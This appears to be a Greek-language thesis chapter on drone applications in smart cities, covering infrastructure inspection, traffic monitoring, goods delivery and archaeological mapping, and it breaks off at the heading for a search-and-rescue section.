Σε πολλές έρευνες παρατηρούμε έννοιες όπως έξυπνη, βιώσιμη και ψηφιακή πόλη. Με αυτόν τον όρο εννοούμε ότι μία έξυπνη πόλη θα περιλαμβάνει τεχνολογίες επικοινωνίας που στόχο θα έχουν την μείωση του κόστους, την βελτιστοποίηση της κατανάλωσης πόρων οποιαδήποτε μορφής και κατά επέκταση την βελτίωση της διαβίωσης των πολιτών της. Μία τέτοια πόλη θα πρέπει να έχει την δυνατότητα να ενσωματώνει τεχνολογίες ώστε να συλλέγονται δεδομένα από την γεωργία, την ρύπανση, τον αέρα, την κατανάλωση ενέργειας, τις ηλεκτρικές συσκευές, την υγειονομική περίθαλψη και είδη πρώτης ανάγκης. Η συλλογή και η επεξεργασία του τεράστιου όγκου δεδομένων απαιτεί την χρήση πολλαπλών αισθητήρων ώστε να επιτευχθεί η διασύνδεση τους με συσκευές που είναι κινητές και σταθερές. Παρόλο που η ύπαρξη σταθερών συσκευών για τέτοιου είδους χρήσεις αποτελεί μία διαχρονική εξέλιξη, τα νέα συστήματα αποθήκευσης της ενέργειας σε συνδυασμό με την χρήση της μικροηλεκτρονικής οδήγησε στην δημιουργία νέων αρκετά πιο σύγχρονων κινητών συστημάτων με πολλαπλές χρήσεις. Τα μη επανδρωμένα οχήματα οποιαδήποτε κατηγορίας που αναλύθηκαν διεξοδικά στο προηγούμενο κεφάλαιο σε οποιοδήποτε μέγεθος και διαστάσεις προσφέρουν την δυνατότητα με την παροχή και χρήση κατάλληλων εργαλείων να παρακολουθήσουν την λειτουργία μίας έξυπνης πόλης καθώς αποσκοπούν στην παροχή αποδοτικών υποδομών με το μικρότερο δυνατό κόστος για τους χρήστες [50].

Γενικότερα μία έξυπνη πόλη θα πρέπει να στοχεύει στην αποδοτικότητα και στην εξέλιξη δηλαδή να χρησιμοποιεί καινοτόμες προσεγγίσεις σε βασικές καθημερινές υπηρεσίες που βρίσκονται αντιμέτωποι οι πολίτες. Αυτές αφορούν θέματα μεταφορών, διακυβέρνησης και

περιβάλλοντος καταφέρνοντας να ενοποιήσει τεχνολογικά επιτεύγματα. Ενημερώνεται με τέτοιο τρόπο η κοινωνία ώστε να γνωρίζουν τις παρεμβάσεις που έχουν συμβεί στην ζωή τους [51].

Ένα χαρακτηριστικό παράδειγμα στον τομέα των μεταφορών και του περιβάλλοντος που έχει επικεντρωθεί ένα μεγάλο μέρος της έρευνας και καινοτομίας είναι η χρήση των ηλεκτρικών οχημάτων. Εκτός από τα πολλαπλά οφέλη όσον αφορά το κόστος για τους πολίτες πολλαπλά οφέλη υπάρχουν και στο κομμάτι του περιβάλλοντος καθώς τόσο τα υβριδικά όσο και τα ηλεκτρικά οχήματα περιορίζουν αρκετά τους ρύπους και επιβαρύνουν πολύ λιγότερο το περιβάλλον. Βασικό ρόλο στην ανάπτυξη τέτοιων οχημάτων διαδραματίζει τόσο ο ηλεκτρικός κινητήρας όσο και τα ηλεκτρονικά ισχύος τους. Αφορούν κινητήρες μονίμων μαγνητών όπως αυτοί που χρησιμοποιούνται και στα UAVs με βασικό σκοπό την ελαχιστοποίηση των απωλειών τους και την μεγαλύτερη αποδοτικότητα τους σε σχέση με τους παλαιότερους αλλά εξίσου σημαντικούς για την βιομηχανία κινητήρες επαγωγής [52].

Οι έξυπνες πόλεις πια χρησιμοποιούν μη επανδρωμένα οχήματα για τις μεταφορές τους. Στα συγκεκριμένα οχήματα δίνεται ιδιαίτερο βάρος στο κόστος, στην ισχύ καθώς και στο βάρος τους. Ένα από τα βασικά εξοπλιστικά χαρακτηριστικά του είναι η μπαταρία η οποία συμβάλει στην παροχή ενέργειας, λειτουργεί με υψηλή απόδοση και ενεργειακή πυκνότητα. Συνήθως πρόκειται για μπαταρίες λιθίου. Η ενεργειακή πυκνότητα αποτελεί βασικό στοιχείο καθώς καθορίζει τον χρόνο ανεφοδιασμού άρα και κατά συνέπεια τον χρόνο εκτέλεσης της αποστολής τους. Επίσης, πολλά UAVs φέρουν φωτοβολταϊκά πάνελ στον σκελετό τους δηλαδή μέσω του ήλιου διαθέτουν την δυνατότητα να φορτίζουν τις μπαταρίες τους με αυτόν τον τρόπο άρα να επιτυγχάνονται μεγαλύτερα ποσοστά εξοικονόμησης ενέργειας αλλά και να είναι ακόμα πιο φιλικά στο περιβάλλον [53].



Εικ. 3.2: Drone με φωτοβολταϊκό σύστημα στην κορυφή του

Επίσης, μία πόλη μπορεί να θεωρηθεί έξυπνη αν μπορεί να συνδυάζει τεχνολογίες ICT και Web 2.0 ώστε να μπορεί να περιορίζει τον χρόνο των γραφειοκρατικών διαδικασιών εξυπηρετώντας με μεγαλύτερη ευκολία και ταχύτητα το κοινωνικό σύνολο. Έτσι προσπαθεί να βρει νέες, καινοτόμες λύσεις σε πολλά καθημερινά προβλήματα [54]. Λύσεις σε αυτά τα θέματα μπορεί να δώσει η κατάλληλη συλλογή, επεξεργασία και ερμηνεία μεγάλου όγκου δεδομένων από αρκετές πηγές καθώς και η επίβλεψη της οποιαδήποτε προσπάθειας.


Στηριζόμενοι σε όσα προαναφέρθηκαν με τον όρο έξυπνη πόλη συμπεραίνουμε ότι αποτελεί μία πόλη στο άμεσο μέλλον που αρχίζει σιγά να χτίζεται. Δίνοντας έμφαση στις νέες τεχνολογίες, στην δημοκρατία και στην καλύτερη ευημερία των πολιτών από την ήδη υπάρχουσα. Για τους παραπάνω λόγους η χρήση των μη επανδρωμένων εναέριων οχημάτων κρίνεται αναγκαία.

### 3.3 Χρήση Drones στο αστικό περιβάλλον

Παρατηρούμε ολοένα και μεγαλύτερη χρήση των drones σε αστικές εφαρμογές. Μερικοί από τους βασικούς κλάδους που εντοπίζονται αφορούν τον τομέα των υποδομών, των μεταφορών και της γεωργίας.


Οι βασικοί λόγοι της επιλογής τους αφορούν το χαμηλό κόστος τους αλλά και τις πτητικές ικανότητες τους που έχουν βελτιωθεί αισθητά. Επιπλέον, η επικράτηση των μη επανδρωμένων οχημάτων τα καθιστά μία βασική πηγή επιτήρησης και επίβλεψης γύρω από κρίσιμες υποδομές. Με το μικρό τους μέγεθος μπορούν να πετάξουν μέσα από φαράγγια ξεπερνώντας εμπόδια όπου για άλλα τεχνολογικά μέσα θεωρούνται ανυπέρβλητα. Διαθέτοντας τεχνολογική καινοτομία στα κατασκευαστικά τους χαρακτηριστικά μπορούν να καλύπτουν τόσο μεγάλες αποστάσεις αλλά και με το εξελιγμένο ραντάρ που πολλά έχουν να εντοπίζουν εναέριους και επίγειους στόχους σε μεγάλη απόσταση [55].

Σύμφωνα με στατιστικές μελέτες τα χρήματα που έχουν δαπανηθεί για την αγορά UAVs στην αγορά υπολογίζονται στα 127 δισεκατομμύρια δολάρια, από τα οποία υπολογίζονται περίπου 45.2 δισεκατομμύρια δολάρια για τον κλάδο της επίβλεψης και επιτήρησης υποδομών, 32.2 δισεκατομμύρια δολάρια για τον κλάδο της γεωργίας και τα υπόλοιπα χρήματα αφορούν τον τομέα των μεταφορών και της ασφάλειας [56]. Δεν είναι άλλωστε τυχαία ότι αρκετά κράτη έχουν επενδύσει τεράστια ποσά για την κατασκευή βιομηχανιών που θα κατασκευάζουν εναέρια μέσα για στρατιωτικές εφαρμογές.



**Εικ. 3.3:** Πωλήσεις drones σε διάφορα πεδία εφαρμογών

Οι ίδιες στατιστικές μελέτες έδειξαν ότι μέχρι το 2025 θα προκύψουν περισσότερες από 100.000 νέες θέσεις εργασίας στις βιομηχανίες κατασκευής μη επανδρωμένων οχημάτων ενώ αντίστοιχα και οι χειριστές όπως προαναφέρθηκε και στο προηγούμενο κεφάλαιο καλούνται να περάσουν μία σειρά εξετάσεων και δοκιμαστικών διαδικασιών ώστε να κριθούν ικανοί χρήστες τους. Η εικόνα 3.4 απεικονίζει την κατανομή του κόστους εξοπλισμού των UAVs. Το μεγαλύτερο ποσοστό (80%) αφορά συσκευές ανίχνευσης, επικοινωνίας και μεταφοράς δεδομένων (με την χρήση ραντάρ) στα κέντρα ελέγχου και περίπου το 11% σχετίζεται με κάμερες και αισθητήρες ακριβείας [57]. Το μεγάλο κόστος σε συνδυασμό με το πολύπλοκο κομμάτι του σχεδιασμού τους αποτελεί ίσως το μόνο αρνητικό στοιχείο τους και για αυτό το γεγονός πραγματοποιούνται αρκετές ερευνητικές δράσεις με βασικό σκοπό να παραχθούν drones με όσο το δυνατόν μικρότερο κόστος αλλά με τις ίδιες ή σχεδόν παρόμοιες δυνατότητες, δίνοντας έμφαση το κομμάτι του βάρους τους [58].



**Εικ. 3.4:** Ποσοστά που αφορούν τον εξοπλισμό των UAVs


Τα μη επανδρωμένα εναέρια οχήματα υπερέχουν σε σχέση με άλλες συμβατικές τεχνολογίες αεροχημάτων. Τα βασικά πλεονεκτήματα που τα καθιστούν χρήσιμα αφορούν την χαμηλότερη κατανάλωση ενέργειας, μεγάλη ακρίβεια στην συλλογή, επεξεργασία και μετάδοση δεδομένων, ακρίβεια και ταχύτητα σε οποιοδήποτε είδος αποστολής τους, αποτροπή-ασφάλεια πιθανών κινδύνων για την ανθρώπινη ζωή (στρατιωτικά drones), εξαιρετική χωροταξική ανάλυση ακόμα και των πιο απομακρυσμένων περιοχών [59].



### 3.4 Χρήση Drones για επιθεώρηση κατασκευών και υποδομών

Ένα από τα πιο δημοφιλή πεδία εφαρμογής και εκτεταμένης χρήσης των drones είναι η επιθεώρηση κατασκευών και υποδομών. Με αυτόν τον τρόπο δίνεται η δυνατότητα εκτεταμένης παρακολούθησης και χωροθετικής μελέτης των συγκεκριμένων υποδομών σε πραγματικό χρόνο χωρίς της ανθρώπινη παρουσία στον συγκεκριμένο χώρο [60].

Έτσι τα UAVs μπορούν να χρησιμοποιηθούν σε πολλούς τομείς επιθεώρησης υποδομών, όπως αγωγών ορυκτών καυσίμων όπως το πετρέλαιο και το φυσικό αέριο, ψηλές ανεμογεννήτριες, επίγειες υποδομές όπως οι κεραίες κινητής τηλεφωνίας και ηλεκτρικού ρεύματος καθώς και επιθεώρησης σε μεγάλες σήραγγες και αγωγούς κάτω από ακραίες συνθήκες. Επίσης, μπορούν να επιθεωρήσουν παλαιότερες υποδομές όπως γέφυρες και υψηλά κτήρια στα οποία απαιτείται συντήρηση δηλαδή να συμβάλλουν στον προγνωστικό έλεγχο των ζημιών. Με την υψηλή ευκρίνεια της κάμερας έχουν την δυνατότητα της χαρτογράφησης οποιουδήποτε σημείου συμβάλλοντας στους μηχανικούς να εξάγουν χρήσιμα συμπεράσματα αλλά και να προστατέψουν το προσωπικό επιθεώρησης με το μικρότερο δυνατό κόστος [61].



**Εικ. 3.5:** Τομείς επιθεώρησης υποδομών με την χρήση UAVs

Επίσης, πολλά είδη drone μπορούν να χρησιμοποιηθούν για την επιθεώρηση και επίβλεψη δικτύων διανομής και μεταφοράς της ηλεκτρικής ενέργειας υψηλών τάσεων. Κυρίως αφορά drone αυτόματης πλοήγησης που βασικός τους ρόλος είναι και η προγνωστική διάγνωση βλαβών σε υποδομές ηλεκτρικής ενέργειας [62].

Αρκετοί ερευνητές προσπάθησαν να αυτοματοποιήσουν τέτοιου είδους μη επανδρωμένα οχήματα προκειμένου να επιθεωρήσουν γραμμές παραγωγής σε πραγματικό χρόνο. Από τα βασικά πλεονεκτήματα τους είναι το μικρό τους μέγεθος, η δυνατότητα συλλογής μεγάλου όγκου δεδομένων καθώς και επεξεργασίας εικόνων για τον προσδιορισμό των θέσεων δέντρων και κτηρίων που βρίσκονται κοντά στις γραμμές παραγωγής. Επιπλέον, χρησιμοποιώντας θερμικές υπέρυθρες κάμερες (Thermal Infrared cameras TIR) μπορούν να ανιχνεύσουν και σημεία κακής αγωγιμότητας στα ηλεκτρικά καλώδια [63].

Επίσης, τα drones χρησιμοποιούνται και για παρακολούθηση εγκαταστάσεων σε μονάδες φυσικού αερίου και ορυκτών καυσίμων όπως το πετρέλαιο. Πρόκειται για μικρά UAVs σε μορφή σμήνους με στόχο να ανιχνεύσουν την ύπαρξη αερίου στον αέρα. Το σύστημα με την χρήση αισθητήρων έχει την δυνατότητα να μπορούν να εντοπίζουν ακόμα και από αρκετά μεγάλη απόσταση προβλήματα διαρροής σε όλες αυτές τις μονάδες [64],[65].

### 3.4.1 Βασικές Προκλήσεις στην χρήση UAVs σε εφαρμογές επιθεώρησης υποδομών

Με βάση όσα προαναφέρθηκαν διαπιστώνουμε τον σημαντικό ρόλο που μπορούν να επιτελέσουν με την παρουσία τους τα UAVs σε διάφορες εφαρμογές επιθεώρησης υποδομών και κτηρίων. Σαφέστατα όμως θα πρέπει να δοθεί ιδιαίτερη έμφαση και στις βασικές προκλήσεις που θα πρέπει να επιλυθούν ώστε να βρεθούν βασικές λύσεις και είναι οι εξής:

- Ιδιαίτερη έμφαση θα πρέπει να δοθεί στην μπαταρία η οποία είναι περιορισμένης ισχύος και αυτονομίας με αποτέλεσμα να επηρεάζει τόσο τον χρόνο εκτέλεσης της αποστολής του όσο και τις δυνατότητες επεξεργασίας εικόνων-δεδομένων.
- Περιορισμένη χωρητικότητα ωφέλιμου φορτίου. Κυρίως σε αυτά θα μπορούσαν να περιλαμβάνονται διάφορα είδη αισθητήρων, κάμερες υψηλής ανάλυσης καθώς και συστήματα GPS.

- Η δυνατότητα χαρτογράφησης εσωτερικών χώρων παρεμποδίζεται από το σήμα του GPS που σε αρκετές περιπτώσεις είναι ιδιαίτερα ασθενές.
- Η δυνατότητα χρήσης σμήνους UAVs με βασικό σκοπό να έχουν έντονη συνεργασιμότητα μεταξύ τους προκειμένου να προσφέρουν ένα ευρύ φάσμα επιθεώρησης, εξέτασης, σκιαγράφησης και εντοπισμού σφαλμάτων στις διάφορες υποδομές. Επιπλέον η οποιαδήποτε επιθεώρηση θα μπορούσε να ολοκληρωθεί σε αρκετά μικρό χρονικό διάστημα δίνοντας χρόνο και στους υπεύθυνους του έργου να σχεδιάσουν τις οποιεσδήποτε παρεμβάσεις που επιθυμούν να κάνουν.

### 3.5 Χρήση Drones για παρακολούθηση της οδικής κυκλοφορίας


Μια από τις πολύ σημαντικές συμβολές των drones αφορά τον τομέα των μεταφορών, μέσα από την παρακολούθηση της οδικής κυκλοφορίας σε πραγματικό χρόνο. Με την χρήση της νέας αυτής τεχνολογίας δίνεται η δυνατότητα να συλλέγονται δεδομένα για τις κυκλοφοριακές συνθήκες και ρυθμίσεις κατά μήκος των οδικών αρτηριών. Έτσι, με αυτόν τον τρόπο απομακρύνονται οι παραδοσιακές συσκευές παρακολούθησης όπως η χρήση βιντεοκάμερας καθώς τα UAVs θεωρούνται αρκετά οικονομικότερα και αποδοτικότερα έχοντας δυνατότητες παρακολούθησης ακόμα και σε μεγάλα οδικά τμήματα [66].

Επιπρόσθετα, τυχόν ακραία καιρικά φαινόμενα μπορούν να επιφέρουν καταστροφή του υπάρχοντος εξοπλισμού δηλαδή σε συσκευές παρακολούθησης, σε συστήματα ενέργειας αλλά και σε βασικές υποδομές, με αποτέλεσμα να υπάρχουν προβλήματα στην συλλογή δεδομένων και μετάδοσης πληροφοριών [67].

Η χρήση των μη επανδρωμένων οχημάτων στον τομέα των μεταφορών γίνεται ακόμα πιο ελκυστική λόγω της κινητικότητας τους, του χαμηλού κόστους και του μεγάλου εύρους της προβολής τους. Βέβαια μια από τις βασικές προκλήσεις που καλούνται να επιλύσουν αφορά την ακρίβεια της καταγραφής των εικόνων καθώς τα δεδομένα της πλατφόρμας παρακολούθησης

αλλάζουν συνεχώς λόγω αλλαγών στα κινούμενα οχήματα. Επομένως πρέπει να δοθεί ιδιαίτερη έμφαση στην δημιουργία ενός συστήματος ακριβείας με υπολογιστική ισχύ [68].

Μη επανδρωμένα οχήματα μπορούμε να συναντήσουμε για την παρακολούθηση οδικών αρτηριών που σχετίζονται με θέματα ασφαλείας και παρακολούθησης των οδικών έργων. Καλύπτοντας γρήγορα μεγάλες αποστάσεις μπορούν να φτάσουν σε οποιοσδήποτε τοποθεσίες που έχει συμβεί ένα τροχαίο ατύχημα προσφέροντας τις πρώτες βοήθειες μέχρι της άφιξη της αστυνομίας, ασθενοφόρων και των ομάδων διάσωσης [69].



**Εικ. 3.6:** Διάγραμμα λειτουργίας drone σε περίπτωση οδικού ατυχήματος

Επίσης, μη επανδρωμένα οχήματα χρησιμοποιούνται και για τον έλεγχο και την κατεύθυνση οδηγών σε κενές θέσεις παρκαρίσματος. Λόγω δυσκολιών στο οπτικό πεδίο χρησιμοποιούνται ειδικές κάμερες οι οποίες είναι τοποθετημένες στο drones παρακολουθώντας έναν τεράστιο χώρο στάθμευσης. Με αυτόν τον τρόπο εξυπηρετούν τους οδηγούς και μπορούν να τους ενημερώνουν για όλες τις διαθέσιμες θέσεις σε πραγματικό χρόνο [70]. Μέσω κατάλληλου εξοπλισμού επικοινωνίας μικρής εμβέλειας με το έδαφος μπορούν να προβλέπουν προβλήματα σε κυκλοφοριακές ρυθμίσεις, μετάδοση μηνύματος σε κάποιο συγκεκριμένο όχημα που έχει υποπέσει σε κυκλοφοριακή παράβαση καθώς και δυνατότητα αλλαγής της ένδειξης του φωτεινού σηματοδότη. Με αυτόν τον τρόπο προλαμβάνουν ατυχήματα και καλούν τους οδηγούς να σταματήσουν την κίνηση του οχήματος τους.

### 3.5.1 Προκλήσεις στην χρήση Drones για παρακολούθηση της οδικής κυκλοφορίας

Η χρήση των μη επανδρωμένων οχημάτων σε εφαρμογές παρακολούθησης της οδικής κυκλοφορίας είναι αρκετά σύνθετη διαδικασία με ιδιαίτερες τεχνολογικές προκλήσεις που πρέπει να αντιμετωπιστούν. Οι συγκεκριμένες προκλήσεις είναι οι εξής:

- Θέματα ασφάλειας και προσωπικών δεδομένων τόσο για τα οχήματα όσο και για τους κατόχους τους. Λόγω της έλλειψης συστημάτων ασφαλείας καθίσταται εύκολη η υποκλοπή τέτοιων δεδομένων.
- Η χρήση κατάλληλων αλγορίθμων με βασικό σκοπό να προσαρμοστούν στα συστήματα αυτοματισμού και στα ευφυή συστήματα μεταφορών. Δηλαδή να είναι κατάλληλα προγραμματισμένα ώστε να φτάνουν σε συγκεκριμένο ύψος από τα οχήματα και να συμβαδίζουν ανάλογα οι ταχύτητες.
- Σημαντικός μπορεί να είναι ο ρόλος του σμήνους UAVs καθώς όσο περισσότερα είναι τόσο μεγαλύτερες θα είναι οι δυνατότητες να συλλέγονται δεδομένα και να αποφεύγονται ενδεχόμενες συγκρούσεις.
- Ιδιαίτερη σημασία θα πρέπει να δοθεί στην ενέργεια λειτουργίας τους καθώς μπορούν να έχουν άμεσες συνέπειες στις δυνατότητες επεξεργασίας των πληροφοριών καθώς και των σημάτων μετάδοσης.

### 3.6 Χρήση Drones για παράδοση αγαθών

Η ανάπτυξη του ηλεκτρονικού εμπορίου σε συνδυασμό με τον μεγάλο όγκο παραγγελιών κυρίως στα μεγάλα αστικά κέντρα, οδήγησε πολλές κερδοφόρες επιχειρήσεις να προσπαθήσουν να χρησιμοποιήσουν νέες τεχνολογίες-μεθόδους με το λιγότερο δυνατό κόστος και χρόνο. Σήμερα οι περισσότερες χρησιμοποιούν τα μη επανδρωμένα οχήματα όπου παραλαμβάνουν τα αγαθά από το κατάστημα ή την αποθήκη και τα μεταφέρουν απευθείας στους καταναλωτές. Μέσω της συγκεκριμένης διαδικασίας αποφεύγονται προβλήματα κυκλοφοριακά όπου ο

μεγαλύτερος όγκος παραγγελιών αφορά τις μεγάλες αστικές περιοχές ελαχιστοποιώντας τον χρόνο παράδοσης τους [71].

Με αυτόν τον τρόπο θα μπορεί να γίνεται εύκολα και γρήγορα η μεταφορά τροφίμων, ειδών πρώτης ανάγκης, ιατροφαρμακευτικής περίθαλψης, φαρμάκων και δειγμάτων αίματος. Ανάλογα με τον τύπο drones που θα χρησιμοποιηθούν ειδικότερα αν διαθέτουν αρκετή αυτονομία θα μπορέσουν να εκτελέσουν την αποστολή τους ανεξάρτητα από την γεωγραφική περιοχή που το απαιτεί η περίπτωση. Επιπλέον, δίνεται η δυνατότητα μεταφοράς πρώτων βοηθειών σε περιοχή ατυχήματος αλλά και μέσω κάμερας και βίντεο το ιατρικό προσωπικό μπορεί να επιβλέπει και να δίνει τις αναγκαίες οδηγίες για την σωστή χρήση των ιατρικών οργάνων σε ένα σημείο που έχει σημειωθεί ατύχημα [72].

Το drone δύναται να είναι εξοπλισμένο με ένα σύστημα GPS προκειμένου να λαμβάνει τις απαιτούμενες συντεταγμένες της τοποθεσίας. Επιπλέον διαθέτει έναν επεξεργαστή ελέγχου ώστε να μπορεί να σκανάρει την IP και να ελέγχει την συσκευή τοποθεσίας του πακέτου και αντίστοιχα μέσω Bluetooth και Wi-Fi να μπορεί να ενημερώνει έγκαιρα το κατάστημα ώστε να διορθώνεται αυτόματα το λάθος. Έτσι επιτυγχάνεται καλύτερος συντονισμός των πακέτων και η καλύτερη εξυπηρέτηση τους.



**Εικ. 3.7:** Το UAVs της Google

### 3.6.1 Προκλήσεις Drones για παράδοση αγαθών

Οι βασικές προκλήσεις από την χρήση των UAVs για την παράδοση αγαθών είναι οι εξής:

- Αρχικά είναι απαραίτητο τα drones να διαθέτουν κατάλληλο σύστημα προστασίας των προσωπικών δεδομένων τόσο των πελατών όσο και της εταιρείας. Πρόκειται για ευαίσθητα δεδομένα όπως συναλλαγές, τηλέφωνα και διευθύνσεις κατοικίας οπότε μπορούν να αποτελέσουν εύκολους στόχους για παράνομες δραστηριότητες υποκλοπής.
- Πριν τον προγραμματισμό μίας πτήσης UAV για να μεταφέρει αγαθά ο χειριστής του θα πρέπει να λάβει υπόψη τις καιρικές συνθήκες, ώστε να εξασφαλιστούν όλα τα μέτρα της πρόγνωσης καιρού και να φτάσουν στον πελάτη τα προϊόντα με πλήρη ασφάλεια και να αποφευχθούν προβλήματα μεταφοράς ή ακόμα και απώλειας του φορτίου.
- Η τήρηση της νομοθεσίας και των κανονισμών του εναέριου χώρου λειτουργίας. Από το 2019 βάση νομοθεσίας στις ΗΠΑ υπάρχει πλήρη νομιμότητα στην εμπορική παράδοση αγαθών με την χρήση drones. Μερικές από τις βασικές παραμέτρους που θα πρέπει να ληφθούν ιδιαίτερα υπόψη τόσο από τον χειριστή όσο και την εταιρεία αφορούν το κομμάτι του ελέγχου από τον χειριστή δηλαδή το μη επανδρωμένο όχημα να βρίσκεται εντός της οπτικής του εμβέλειας. Επίσης, οι όποιες αποστολές αγαθών οφείλουν να γίνονται μόνο κατά την διάρκεια της μέρας αλλά ιδιαίτερη σημασία θα πρέπει να δοθεί στο υψόμετρο, το μέγεθος και την ταχύτητα που μπορεί να αναπτύξει το UAV ώστε να εκτελεί με πλήρη ασφάλεια την αποστολή του και να μην θέτει σε κίνδυνο τους ανθρώπους [73]

### 3.7 Χρήση Drones στην αρχαιολογία-Τοπογραφία-Χωροταξία

Η συμβολή τους στους συγκεκριμένους τομείς αφορά κυρίως την δυνατότητα τους με βάση το χαμηλό τους ύψος να κάνουν καλύτερη χαρτογράφηση και προβολή εικόνας από μεγάλη απόσταση αλλά και να δημιουργούν 3D μοντέλα που θα αποτυπώνουν με βάση τις συντεταγμένες καλύτερα τον χώρο [74], [75]. Ορισμένα χαρακτηριστικά παραδείγματα είναι η χρήση UAVs για την ανακάλυψη λεηλατημένων αρχαιολογικών χώρων στην Ιορδανία,


μεταφορά ραντάρ εδάφους για απεικόνιση χώρου σε ρωμαϊκές αποικίες, τρισδιάστατη χαρτογράφηση των γαλλορωμαϊκών ερειπίων στην Ελβετία το 2014 είναι μερικά παραδείγματα χρήσης μη επανδρωμένων οχημάτων σε αρχαιολογικούς χώρους με μεγάλη ιστορική σημασία.

Όσο αναφορά τον τομέα της τοπογραφίας και χωροταξίας βασικός είναι και ο ρόλος τους μέσω της δημιουργίας χαρτών σκιαγράφησης τοπίων, κτηματολογικές εφαρμογές και αστική χαρτογράφηση πόλεων και στην δημιουργία ψηφιακών μοντέλων για την παρακολούθηση πόλεων [76].

### 3.8 Χρήση μη επανδρωμένων οχημάτων στην έρευνα και διάσωση

